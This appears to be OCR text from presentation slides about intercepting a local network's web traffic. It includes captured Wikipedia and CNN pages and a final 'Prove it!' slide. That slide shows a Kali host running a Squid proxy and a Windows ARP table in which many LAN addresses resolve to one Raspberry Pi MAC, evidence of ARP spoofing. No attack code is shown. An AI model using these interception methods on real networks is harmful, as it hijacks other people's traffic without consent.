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
Backup

- Because sometimes things don’t go as planned…

Man’s Best Friend



Since that time, *C. domesticus* and all taxa referring to domestic dogs or subspecies of dog listed by Linnaeus, Johann Friedrich Gmelin in 1792, and Christian Smith in 1839, lost their subspecies status and have been listed as taxonomic synonyms for *Canis lupus familiaris*.[27]

History and evolution

Main articles: Origin of the domestic dog and Gray wolf

Domestic dogs inherited complex behaviors from their wolf ancestors, which would have been pack hunters with complex body language. These sophisticated forms of social cognition and communication may account for their trainability, playfulness, and ability to fit into human households and social situations, and these attributes have given dogs a relationship with humans that has enabled them to become one of the most successful species on the planet today.[23]

Although experts largely disagree over the details of dog domestication, it is agreed that human interaction played a significant role in shaping the subspecies.[28] Domestication may have occurred initially in separate areas, particularly Siberia and Europe. Currently it is thought domestication of our current lineage of dog occurred sometime as early as 15,000 years ago and arguably as late as 8500 years ago. Shortly after the latest domestication, dogs became ubiquitous in human populations, and spread throughout the world.

Ancient Greek rhyton in the shape of a dog's head, made by Brygos, early 5th century BC. Jérôme Carcopino Museum, Department of Archaeology, Aleria

Emigrants from Siberia likely crossed the Bering Strait with dogs in their company, and some experts[29] suggest the use of sled dogs may have been critical to the success of the waves that entered North America roughly 12,000 years ago,[29] although the earliest archaeological evidence of dog-like canids in North America dates from about 9,400 years ago.[30][31] Dogs were an important part of life for the Athabascan population in North America, and were their only domesticated animal. Dogs also carried much of the load in the migration of the Apache and Navajo tribes 1,400 years ago. Use of dogs as pack animals in these cultures often persisted after the introduction of the horse to North America.[32][*page needed*]


The current consensus among biologists and archaeologists is that the dating of first domestication is indeterminate,[28][32] although more recent evidence shows isolated domestication events as early as 33,000 years ago.[33][34] There is conclusive evidence the present lineage of dogs genetically diverged from their wolf ancestors at least 15,000 years ago,[35][36][37][38][39] but some believe domestication to have occurred earlier.[28] Evidence is accruing that there were previous domestication events, but that those lineages died out.[40]

It is not known whether humans domesticated the wolf as such to initiate dog's divergence from its ancestors, or whether dog's evolutionary path had already taken a different course prior to domestication. For example, it is hypothesized that some wolves gathered around the campsites of paleolithic camps to scavenge refuse, and associated evolutionary pressure developed that favored those who were less frightened by, and keener in approaching, humans.

The bulk of the scientific evidence for the evolution of the domestic dog stems from morphological studies of archaeological findings and mitochondrial DNA studies. The divergence date of roughly 15,000 years ago is based in part on archaeological evidence that demonstrates the domestication of dogs occurred more than 15,000 years ago,[23][32] and some genetic evidence indicates the domestication of dogs from their wolf ancestors began in the late Upper Paleolithic close to the Pleistocene/Holocene boundary, between 17,000 and 14,000 years ago.[41] But there is a wide range of other, contradictory findings that make this issue controversial.[*citation needed*] There are findings beginning currently at 33,000 years ago distinctly placing them as domesticated dogs evidenced not only by shortening of the muzzle but widening as well as crowding of teeth.

Archaeological evidence suggests that the latest point at which dogs could have diverged from wolves was roughly 15,000 years ago, although it is possible they diverged much earlier.[23] In 2008, a team of international scientists released findings from an excavation at

The World Upside-Down



Dog

From Wikipedia, the free encyclopedia

For other uses, see Dog (disambiguation).

The domestic **dog** (*Canis lupus familiaris*)[2][3] is a subspecies of the gray wolf (*Canis lupus*), a member of the Canidae family of the mammalian order Carnivora. The term "domestic dog" is generally used for both domesticated and feral varieties. The dog has been the first animal to be domesticated[4] and has been the most widely kept working, hunting, and pet animal in human history. The word "dog" may also mean the male of a canine species,[5] as opposed to the word "bitch" for the female of the species.

MtDNA evidence shows an evolutionary split between the modern dog's lineage and the modern wolf's lineage around 100,000 years ago but, as of 2013, the oldest fossil specimens genetically linked to the modern dog's lineage date to approximately 33,000-36,000 years ago.[4][6] Dogs' value to early human hunter-gatherers led to them quickly becoming ubiquitous across world cultures. Dogs perform many roles for people, such as hunting, herding, pulling loads, protection, assisting police and military, companionship, and, more recently, aiding handicapped individuals. This impact on human society has given them the nickname "Man's Best Friend" in the Western world. In some cultures, dogs are also a source of meat.[7][8] In 2001, there were estimated to be 400 million dogs in the world.[9]

Most breeds of dogs are at most a few hundred years old, having been artificially selected for particular morphologies and behaviors by people for specific functional roles. Through this selective breeding, the dog has developed into hundreds of varied breeds, and shows more behavioral and morphological variation than any other land mammal.[10] For example, height measured to the withers ranges from 15.2 centimetres (6.0 in) in the Chihuahua to about 76 cm (30 in) in the Irish Wolfhound; color varies from white through grays (usually called "blue") to black, and browns from light (tan) to dark ("red" or "chocolate") in a wide variation of patterns; coats can be short or long, coarse-haired to wool-like, straight, curly, or smooth.[11] It is common for most breeds to shed this coat.

Contents [hide]

Domestic dog

Temporal range: 0.033–0Ma

Pleistocene – Recent

Yellow Labrador Retriever, the most registered breed of 2009 with the AKC


Conservation status

Domesticated

Scientific classification

Kingdom:	Animalia
Phylum:	Chordata
Class:	Mammalia
Order:	Carnivora
Family:	Canidae
Genus:	*Canis*

Watch Out, Plane!



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'Anthony Bourdain: Parts Unknown'

Anthony goes to L.A.


The City of Angels serves up global flavors on this Sunday's show.

Tune in Sunday, April 21
at 9 p.m. ET

- 8 things to know about L.A.'s Koreatown
- Koreatown's ever-changing flavor
- Photos: 15 things to do around L.A.

Travel Snapshots

Prove it!



192.168.1.7 - PuTTY

```
7587 mac vendor fingerprint
2183 known services
root@kali:~#
```

```
proxy    14149 14138  0 02:29 ?        00:00:00 (unlinkd)
root     14184 13455  0 02:32 pts/1    00:00:00 ps -ef
root@kali:~# netstat -an | grep -v unix
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3128            0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.7:3128        192.168.1.5:55980       ESTABLISHED
tcp        0      0 192.168.1.7:22          192.168.1.5:53302       ESTABLISHED
tcp        0      0 192.168.1.7:3128        192.168.1.5:55979       ESTABLISHED
tcp        0      0 192.168.1.7:22          192.168.1.5:52984       ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      1 192.168.1.7:49305       192.168.0.25:80         SYN_SENT
tcp6       0      1 192.168.1.7:49304       192.168.0.25:80         SYN_SENT
udp        0      0 0.0.0.0:56749           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:16753           0.0.0.0:*
udp6       0      0 :::44619                :::*
udp6       0      0 :::53582                :::*
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@kali:~#
```

```
  192.168.1.100         b8-27-eb-be-53-57     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.1.60            01-00-5e-00-01-3c     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\ahunt>arp -a

Interface: 192.168.1.5 --- 0xf
  Internet Address      Physical Address      Type
  192.168.1.1           b8-27-eb-be-53-57     dynamic
  192.168.1.4           30-69-4b-9f-3f-ce     dynamic
  192.168.1.7           b8-27-eb-be-53-57     dynamic
  192.168.1.9           b8-27-eb-be-53-57     dynamic
  192.168.1.11          b8-27-eb-be-53-57     dynamic
  192.168.1.13          b8-27-eb-be-53-57     dynamic
  192.168.1.100         b8-27-eb-be-53-57     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.1.60            01-00-5e-00-01-3c     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\ahunt>
```